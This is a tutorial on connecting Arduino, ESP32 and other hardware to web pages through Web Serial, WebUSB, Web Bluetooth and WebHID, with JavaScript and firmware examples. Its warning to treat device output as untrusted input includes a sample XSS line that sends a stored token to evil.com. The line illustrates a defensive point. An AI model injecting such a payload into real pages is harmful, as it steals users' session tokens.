Connect compatible hardware to a browser with Web Serial, WebUSB, Web Bluetooth, and WebHID. Learn the limits, permissions, and practical Arduino and ESP32 examples.

Category: Tutorials | Level: Intermediate to advanced | Platform: Desktop browsers with feature detection; Android support varies by API
Topics: Web Serial, WebUSB, Web Bluetooth, WebHID, Arduino, ESP32, and service diagnostics | Author: Zoran Knežević
Try the tool: Hardware Terminal
For decades, connecting to a microcontroller or service device meant installing a desktop application. Whether you were configuring an Arduino, reading ESP32 telemetry, receiving NMEA coordinates from a GPS module, or sending AT commands to an industrial modem, the first step was usually to install software such as PuTTY, Tera Term, minicom, or the Arduino IDE Serial Monitor.
Modern browsers expose several APIs for working with physical hardware: Web Serial, WebUSB, Web Bluetooth, and WebHID. Where supported, a web page can let you click a button, choose a device in the browser's permission dialog, and communicate with it from JavaScript.
Physical device (Arduino / ESP32 / GPS / USB-UART)
       │
       ▼ (USB cable / Bluetooth radio)
Operating system (drivers and device interfaces)
       │
       ▼
Browser with API support (for example, Chrome or Edge)
       │
       ▼ (Web Serial / WebUSB / Web Bluetooth / WebHID)
Local web app (Hardware Terminal)
These APIs do not automatically mean that data is uploaded to a cloud service. A page can communicate with a connected device locally, but the page itself could still make network requests. Review an application's code and privacy policy before connecting sensitive equipment. The Hardware Terminal is designed to process its device stream in the browser; see the tool and its current behavior at Hardware Terminal.
This guide explains the architecture, permission model, firmware examples for ESP32 and Arduino, and the limits to understand before building a browser-based hardware tool.
API compatibility and browser support
Hardware APIs do not work in every browser or on every operating system. Support also changes over time, so check current browser compatibility before relying on an API in production. Use feature detection in your application and provide a fallback.
| Capability | API | Typical use | Permission and secure context | Compatibility |
|---|---|---|---|---|
| Serial communication | Web Serial API | Arduino, ESP32, USB-to-UART adapters, GPS receivers, and 3D printers that expose a serial port | User selection; HTTPS or a local development origin | Limited availability; verify the target browser and device |
| Direct USB communication | WebUSB API | Custom USB devices with vendor-specific interfaces and endpoints | User selection; HTTPS or a local development origin | Limited availability; check driver and device-class restrictions |
| Bluetooth Low Energy | Web Bluetooth API | BLE peripherals that expose GATT services and characteristics | User selection; HTTPS or a local development origin | Limited availability; browser and platform support varies |
| HID communication | WebHID API | Specialized controllers, panels, pedals, and compatible HID devices | User selection; HTTPS or a local development origin | Limited availability; browser and platform support varies |
Web Serial is for devices that expose a serial port to the operating system. A USB or Bluetooth device can use it when it emulates a serial port, but that does not make Web Serial a general-purpose USB or Bluetooth API. WebUSB provides lower-level access to compatible USB interfaces, while Web Bluetooth targets Bluetooth Low Energy and GATT. WebHID is for compatible Human Interface Devices.
Safari and mobile browsers have different support from desktop Chromium browsers. Do not rely on a browser name or version alone. Check the latest MDN Web Serial compatibility notes, WebUSB compatibility notes, and Web Bluetooth compatibility notes for your exact platform.
Detect API support before using it
Never assume an API exists. Check the relevant property on navigator before calling it:
const hardwareSupport = {
  serial: 'serial' in navigator,
  usb: 'usb' in navigator,
  bluetooth: 'bluetooth' in navigator,
  hid: 'hid' in navigator,
  isSecureContext: window.isSecureContext
};

if (!hardwareSupport.serial) {
  console.warn('Web Serial is not available in this browser. Check browser compatibility or use another supported connection method.');
}
The Hardware Terminal interface displays whether the current browser supports the selected transport.
Security model: a page cannot silently choose an arbitrary port
Browser hardware APIs use permission prompts and user activation to prevent an untrusted page from connecting to an arbitrary device without the user's involvement. This is not a guarantee that every page is harmless: grant access only to a site you trust, and review the commands before sending them.
A user action is required to request a device
Methods such as navigator.serial.requestPort() and navigator.usb.requestDevice() must be called in response to a user action, such as clicking a button. A background timer or page-load handler cannot open the device chooser. Existing permissions may be reused by a site, so users should review and revoke site permissions when they are no longer needed.
The browser asks the user to select a device
When the user requests a connection, the browser displays a system-controlled device chooser. A page cannot silently select a new device on the user's behalf. The exact appearance and text depend on the browser and operating system.
The website wants to connect to a serial port
------------------------------------------------
● USB-to-UART adapter (COM3)
○ Another available serial device

[Cancel]                              [Connect]
A secure context is required
These APIs require a secure context, normally an HTTPS page. Local development origins such as localhost are treated as secure by supporting browsers. Plain HTTP sites generally cannot use these APIs.
Drivers still matter
Marketing copy sometimes says, “Connect an Arduino on the web without any drivers.” That is not true for every device. Web Serial talks to the serial interface exposed by the operating system. If the operating system does not recognize the USB-to-UART bridge, the browser cannot use a serial port that is not available to it.
Arduino / ESP32 board
          │ USB cable
USB-to-UART chip on the board (CH340 / CP2102 / FTDI)
          │
OPERATING SYSTEM (Windows / Linux / macOS)
          ▲ Required OS driver or built-in class support
Virtual serial port (for example, COM3 or /dev/ttyUSB0)
          ▲
Web Serial API
Browser (such as Chrome or Edge, where supported)
- If Windows does not recognize a CH340 or CP2102 chip, Device Manager may show an unknown device or a driver warning.
- In that case, the expected serial port may not appear in the browser chooser.
- Web Serial can replace a separate desktop terminal, but it does not replace an operating-system driver that the device needs.
Linux permissions: Serial ports may be restricted to groups such as dialout or uucp. Follow your distribution's guidance before changing group membership. Adding an account to a device-access group grants it additional access. For example, some Debian and Ubuntu systems use
sudo usermod -a -G dialout $USER; sign out and back in for the change to take effect.
Web Serial, WebUSB, Web Bluetooth, or WebHID?
Choose the API that matches the interface your device exposes:
| If your device... | Use | Why |
|---|---|---|
| Connects over USB and exposes a virtual COM or tty serial port | Web Serial API | The operating system provides the serial interface; the browser exchanges byte streams with it. |
| Uses an ESP32 or Arduino to send telemetry and receive commands over a serial connection | Web Serial API | It is a direct fit when the board presents a supported serial port. |
| Uses Bluetooth Low Energy with GATT services and characteristics | Web Bluetooth API | It is designed for BLE GATT peripherals, such as compatible sensors or a Nordic UART-style service. |
| Uses Bluetooth Classic SPP/RFCOMM and the platform exposes it as a serial device | Web Serial API, where supported | Availability depends on browser, operating system, and device pairing. |
| Is a custom USB device with vendor-specific control or bulk endpoints | WebUSB API | Use it when the device is compatible and does not expose a more suitable standard interface. |
| Is a compatible programmable controller, industrial panel, or macro pad | WebHID API | It can exchange HID reports with supported devices. |
| Is a standard camera, microphone, or game controller | A standard web API | For example, use navigator.mediaDevices.getUserMedia() or navigator.getGamepads(). |
A shared transport layer
An application with several connection methods should avoid duplicating its display, logging, and command-parsing code for each one. A shared abstraction such as HardwareTransport lets the UI work with byte arrays without depending on which device produced them.
export interface HardwareDeviceInfo {
  name: string;
  transport: 'serial' | 'demo' | 'bluetooth' | 'usb' | 'hid';
  vendorId?: string;
  productId?: string;
  details?: string;
}

export interface HardwareTransport {
  readonly transportType: string;
  connect(): Promise<void>;
  disconnect(): Promise<void>;
  write(data: Uint8Array): Promise<void>;
  onData(callback: (data: Uint8Array) => void): void;
  onDisconnect(callback: () => void): void;
  getInfo(): HardwareDeviceInfo;
  isConnected(): boolean;
}
With this approach, Hardware Terminal can switch between supported transports or a demo simulator while keeping features such as command history, HEX display, export, and charts in one interface.
Web Serial in practice
The following examples show the main steps for reading from and writing to a serial port with the Streams API. They are starting points, not a complete production-ready connection manager. Handle user cancellation, disconnection, port errors, and cleanup in the surrounding application.
Request and configure a port
Call requestPort from a user-initiated action, such as a Connect button. The browser presents the chooser; baud rate and other serial settings must match the device.
let port = null;
let reader = null;
let keepReading = false;

async function connectSerial(baudRate = 115200) {
  // Request access after a user action.
  port = await navigator.serial.requestPort();

  // Open the port with settings supported by the device.
  await port.open({
    baudRate,
    dataBits: 8,
    stopBits: 1,
    parity: 'none',
    flowControl: 'none',
    bufferSize: 4096
  });

  keepReading = true;
  startReadLoop();
}
Read the stream and release its lock
Reading uses a ReadableStreamDefaultReader. Calling getReader() locks the stream until the reader releases its lock. Production code should distinguish recoverable read errors from device removal and should avoid starting more than one read loop for a port.
async function startReadLoop() {
  while (port && port.readable && keepReading) {
    try {
      reader = port.readable.getReader();

      while (keepReading) {
        const { value, done } = await reader.read();
        if (done) {
          // The stream ended or the device disconnected.
          break;
        }
        if (value) {
          // value is a Uint8Array containing raw bytes.
          handleIncomingBytes(value);
        }
      }
    } catch (err) {
      console.warn('Error while reading from the serial port:', err);
      break;
    } finally {
      if (reader) {
        reader.releaseLock();
        reader = null;
      }
    }
  }

  await closePort();
}
Send a command through the writable stream
To send text, encode it as bytes with TextEncoder. Add a line ending only if the device's protocol expects one. Common endings include LF (\n) and CRLF (\r\n).
async function sendCommand(commandText, lineEnding = '\n') {
  if (!port || !port.writable) {
    throw new Error('The port is not open for writing.');
  }

  const encoder = new TextEncoder();
  const payload = encoder.encode(commandText + lineEnding);

  const writer = port.writable.getWriter();
  try {
    await writer.write(payload);
  } finally {
    writer.releaseLock();
  }
}
Close the connection cleanly
A common cause of reconnect problems is calling port.close() while a reader or writer still holds a stream lock. Cancel the reader, release its lock, and then close the port.
async function closePort() {
  keepReading = false;

  if (reader) {
    try {
      await reader.cancel();
    } catch (e) {
      // Ignore cancellation errors during cleanup.
    }
    try {
      reader.releaseLock();
    } catch (e) {
      // The lock may already have been released.
    }
    reader = null;
  }

  if (port) {
    try {
      await port.close();
    } catch (err) {
      console.warn('Error while closing the serial port:', err);
    }
    port = null;
  }
}
ESP32 example: telemetry and commands
An ESP32 is a useful platform for demonstrating browser-to-device communication. The example below reads commands and periodically sends sample values. The temperature, humidity, and RPM values are simulated; they are not readings from real sensors.
Supported commands:
- STATUS reports the LED state and uptime.
- LED ON and LED OFF control the example LED on GPIO 2. Check your board's pinout before using it.
- UPTIME reports the time since boot.
- The device sends a TEMP, HUM, RPM, and UPTIME line every two seconds.
/*
 * ESP32 Web Serial service firmware
 * Example for the Hardware Terminal tool on tutorijali.app
 */

#include <math.h>

#define LED_PIN 2

unsigned long lastTelemetryTime = 0;
String inputString = "";

void setup() {
  pinMode(LED_PIN, OUTPUT);
  digitalWrite(LED_PIN, LOW);

  // Start the serial port at 115200 baud.
  Serial.begin(115200);
  while (!Serial) {
    ; // Wait for the serial connection where required by the board.
  }

  Serial.println("ESP32-WROOM-32 service node v1.0");
  Serial.println("READY");
}

void loop() {
  // Read commands sent by the browser.
  while (Serial.available() > 0) {
    char inChar = (char)Serial.read();
    if (inChar == '\n' || inChar == '\r') {
      if (inputString.length() > 0) {
        processCommand(inputString);
        inputString = "";
      }
    } else {
      inputString += inChar;
    }
  }

  // Send simulated telemetry every two seconds.
  if (millis() - lastTelemetryTime >= 2000) {
    lastTelemetryTime = millis();

    float simulatedTemp = 24.2 + (sin(millis() / 5000.0) * 1.8);
    int simulatedHum = 48 + (int)(cos(millis() / 8000.0) * 5);
    int simulatedRpm = 1200 + (int)(sin(millis() / 3000.0) * 60);

    Serial.print("TEMP=");
    Serial.print(simulatedTemp, 1);
    Serial.print(" HUM=");
    Serial.print(simulatedHum);
    Serial.print(" RPM=");
    Serial.print(simulatedRpm);
    Serial.print(" UPTIME=");
    Serial.println(millis() / 1000);
  }
}

void processCommand(String cmd) {
  cmd.trim();
  cmd.toUpperCase();

  if (cmd == "STATUS") {
    Serial.print("OK STATUS LED=");
    Serial.print(digitalRead(LED_PIN) ? "ON" : "OFF");
    Serial.print(" UPTIME=");
    Serial.print(millis() / 1000);
    Serial.println("s");
  } else if (cmd == "LED ON" || cmd == "LED=1") {
    digitalWrite(LED_PIN, HIGH);
    Serial.println("OK LED=ON");
  } else if (cmd == "LED OFF" || cmd == "LED=0") {
    digitalWrite(LED_PIN, LOW);
    Serial.println("OK LED=OFF");
  } else if (cmd == "UPTIME") {
    Serial.print("UPTIME=");
    Serial.print(millis() / 1000);
    Serial.println("s");
  } else if (cmd == "RESET" || cmd == "REBOOT") {
    Serial.println("Restarting device...");
    ESP.restart();
  } else {
    Serial.print("Unknown command: ");
    Serial.println(cmd);
  }
}
Connect the board to your computer and open Hardware Terminal. The tool can parse key-value lines such as TEMP=24.5 for a chart. Test commands on hardware you control. A RESET or REBOOT command interrupts the device and any work in progress.
Arduino example: a simple serial controller
An Arduino Uno, Nano, or Mega can use the same basic approach. Set the baud rate and line ending to match the firmware and the board.
/* Arduino Uno web terminal controller */

const int ledPin = 13;
String command = "";

void setup() {
  pinMode(ledPin, OUTPUT);
  Serial.begin(115200);
  Serial.println("ARDUINO UNO READY");
}

void loop() {
  if (Serial.available() > 0) {
    char c = Serial.read();
    if (c == '\n' || c == '\r') {
      command.trim();
      if (command.length() > 0) {
        if (command.equalsIgnoreCase("LED ON")) {
          digitalWrite(ledPin, HIGH);
          Serial.println("OK LED=1");
        } else if (command.equalsIgnoreCase("LED OFF")) {
          digitalWrite(ledPin, LOW);
          Serial.println("OK LED=0");
        } else if (command.equalsIgnoreCase("READ")) {
          int val = analogRead(A0);
          Serial.print("ANALOG0=");
          Serial.println(val);
        } else {
          Serial.print("ECHO: ");
          Serial.println(command);
        }
        command = "";
      }
    } else {
      command += c;
    }
  }
}
Text mode and HEX mode
Industrial equipment, sensors, and measuring instruments often use binary packets rather than readable ASCII. Each byte can represent a header, length, instruction, or checksum.
Consider this example relay command: 0xAA 0x01 0x00 0xFF 0x0D.
- Byte 0xAA is not a standard ASCII character.
- Byte 0x00 is a NUL value that many text-processing tools treat as a terminator.
- Byte 0x0D is a carriage return and can move the cursor to the start of a line.
The Hardware Terminal can display traffic as TEXT or HEX:
TEXT VIEW:
12:30:14.102 TX STATUS
12:30:14.131 RX READY

HEX VIEW:
12:30:14.102 TX 53 54 41 54 55 53 0A
12:30:14.131 RX 52 45 41 44 59 0D 0A
Validate HEX input before sending
When the terminal is in HEX mode, a user might enter a command such as AA 01 FF. Before sending it, an application should:
- Normalize whitespace.
- Check that every byte contains exactly two hexadecimal digits.
- Reject characters outside 0-9 and A-F.
- Convert the validated bytes to a Uint8Array.
If the input is invalid, show a clear error and do not send a malformed packet to physical hardware.
Device profiles should contain data, not executable code
Profiles can store settings for an ESP32, Arduino, or GPS receiver, such as the transport, baud rate, line ending, macros, and telemetry parser options.
{
  "id": "esp32-custom",
  "name": "ESP32 DevKit",
  "transport": "serial",
  "serial": {
    "baudRate": 115200,
    "dataBits": 8,
    "stopBits": 1,
    "parity": "none",
    "flowControl": "none",
    "lineEnding": "lf"
  },
  "macros": [
    { "id": "m1", "label": "STATUS", "command": "STATUS" },
    { "id": "m2", "label": "LED ON", "command": "LED ON" }
  ],
  "parser": {
    "type": "key-value",
    "delimiter": "=",
    "targetMetric": "TEMP"
  }
}
Security rule: A profile is data, not code. Never evaluate a profile with eval() or new Function(). An untrusted profile could otherwise run script in your application's origin. Validate imported profiles against a strict schema that accepts only expected values and built-in parser types.
Treat device output as untrusted input
Never render serial data through innerHTML or React's dangerouslySetInnerHTML. A connected device can send arbitrary bytes, including strings that look like HTML or script:
<script>fetch('https://evil.com/steal?data=' + localStorage.getItem('token'))</script>
If a terminal interprets that string as HTML, it may create a cross-site scripting vulnerability. Render incoming data as plain text, for example through textContent or ordinary React text nodes. Do not assume that connected hardware is trustworthy.
Practical uses
Web Serial and related APIs can help with service and diagnostic work, not only hobby boards.
GPS receivers and NMEA telemetry
Many USB or serial GPS receivers output NMEA sentences, often at 9600 baud. The values below are illustrative examples:
$GPGGA,123519,4448.123,N,02027.456,E,1,08,0.9,116.2,M,45.3,M,,*47
$GPRMC,123519,A,4448.123,N,02027.456,E,022.4,084.4,230326,003.1,W*6A
A terminal can help inspect incoming sentences and diagnose reception. Treat location data as sensitive and avoid sharing logs that identify where a person or device has been.
4G/LTE modems and AT commands
Some modems expose a service port that accepts AT commands. Check the manufacturer's documentation and connect to the correct port:
- AT should return OK on a modem that accepts the command.
- ATI may report a model and firmware version.
- AT+CSQ requests signal-quality information.
- AT+CPIN? reports SIM PIN status on supported devices.
CNC machines and 3D printers
Some GRBL controllers and 3D printer firmware accept commands over a serial connection. Commands such as $$ may print settings, while $H and G28 may initiate motion or homing. Do not send motion commands unless the machine is under your control, the work area is clear, and you understand the machine's safety procedure. A browser terminal does not add physical safety interlocks.
Firmware installation from a browser
Projects such as ESP Web Tools demonstrate how a browser can help install firmware on compatible ESP devices over Web Serial. The exact process depends on the device and may require a boot button, a reset sequence, or other manual steps.
User in a desktop browser
       │
       ▼ (Web Serial, on a supported browser and device)
Compatible ROM bootloader (ESP32 / ESP8266 family, as supported)
       │
       ▼
Erase and write the selected firmware image
       │
       ▼
Optional device setup, such as Wi-Fi provisioning
Before flashing, verify the device model, firmware source, and image. Flashing can erase existing data, render a device unusable if the wrong image is selected, or interrupt a running system. Keep stable power and follow the device maker's recovery instructions. Browser access is a convenient interface; it does not make firmware updates risk-free.
What a browser cannot do
- It does not understand your device's protocol automatically. Web Serial transports bytes. Your application must interpret what those bytes mean.
- It cannot compensate for an operating system that cannot see the device. Drivers, permissions, cables, and hardware still matter.
- It cannot request access to arbitrary hardware without user involvement. The browser controls the device chooser and permission flow, though a site may remember previously granted access.
- Support is not universal on phones or desktops. Check the exact API, browser, operating system, and device combination before planning a workflow.
Frequently asked questions
Do I need to install a separate desktop terminal?
Not necessarily. A compatible browser can communicate with a supported device through Web Serial or another hardware API. You still need the operating system to recognize the device, and the browser must support that API on your platform.
Are USB drivers still needed?
Sometimes. Web Serial depends on the serial port exposed by the operating system. The OS may need a driver for a USB-to-UART chip such as CH340, CP2102, or FTDI. WebUSB has a different device model and its own compatibility and driver considerations.
Can I use Hardware Terminal on an Android phone?
It depends on the browser, Android version, connection method, and adapter. Test the exact device before relying on it. The Demo Simulator can be used to explore the interface without connecting physical hardware.
Does device data leave my computer?
Web Serial itself provides a local communication interface; it does not upload device data by itself. Whether data leaves the device depends on the web application. Review the application's implementation and privacy information. Hardware Terminal processes its serial stream in the browser, and its current behavior is described in the tool.
Can I save logs for later analysis?
The Hardware Terminal offers local export options for text, CSV, and JSON logs. Check the current tool interface for supported formats and remember that exported logs may contain sensitive device or location data.
Official references
- Chrome for Developers: Read from and write to a serial port (Web Serial)
- MDN: Web Serial API
- WICG Web Serial API specification
- Chrome for Developers: Access USB devices on the web (WebUSB)
- MDN: WebUSB API
- MDN: Web Bluetooth API
- Chrome for Developers: Connect to uncommon HID devices (WebHID)
- ESP Web Tools: Project and documentation
- Web Incubator Community Group repositories
80+ Practical Ways to Repurpose an Android Device: Server, Modem, Camera, GPS, SMS Gateway, Watchdog, and More
Explore 80+ practical ways to repurpose Android devices, from Linux servers, 4G/5G backup, and SMS gateways to IP cameras, GPS tracking, Home Assistant sensors, and hardware tools, mostly without root.

Streaming Platforms for Movies, TV, Anime, and More: The Complete Guide
A comprehensive guide to 31 streaming categories in 2026, including movies, TV shows, anime, Asian dramas, film archives, live TV, sports, IPTV, and Smart TV apps.

How to Save on Digital Subscriptions: Family Plans, Marketplaces, and Account Security
Compare official software deals, eligible family plans, subscription-sharing services, and digital marketplaces while protecting your accounts and personal data.
macOS Tahoe Essential Training: Complete Course
A beginner-friendly course covering macOS Tahoe, system settings, apps, privacy, security, and Apple Intelligence features.

[Udemy] - Laptop Repair 101: Mastering Laptop Motherboard Diagnostics
Learn how to diagnose and repair issues with your laptop motherboard, including voltage testing, RAM, and CPU circuits.

[Udemy] Autodesk Fusion 360 (2025): Complete Beginner's Guide
A beginner-to-intermediate guide to 3D mechanical design with Autodesk Fusion 360 (2025 edition).
Share your thoughts, questions, or tips about this article.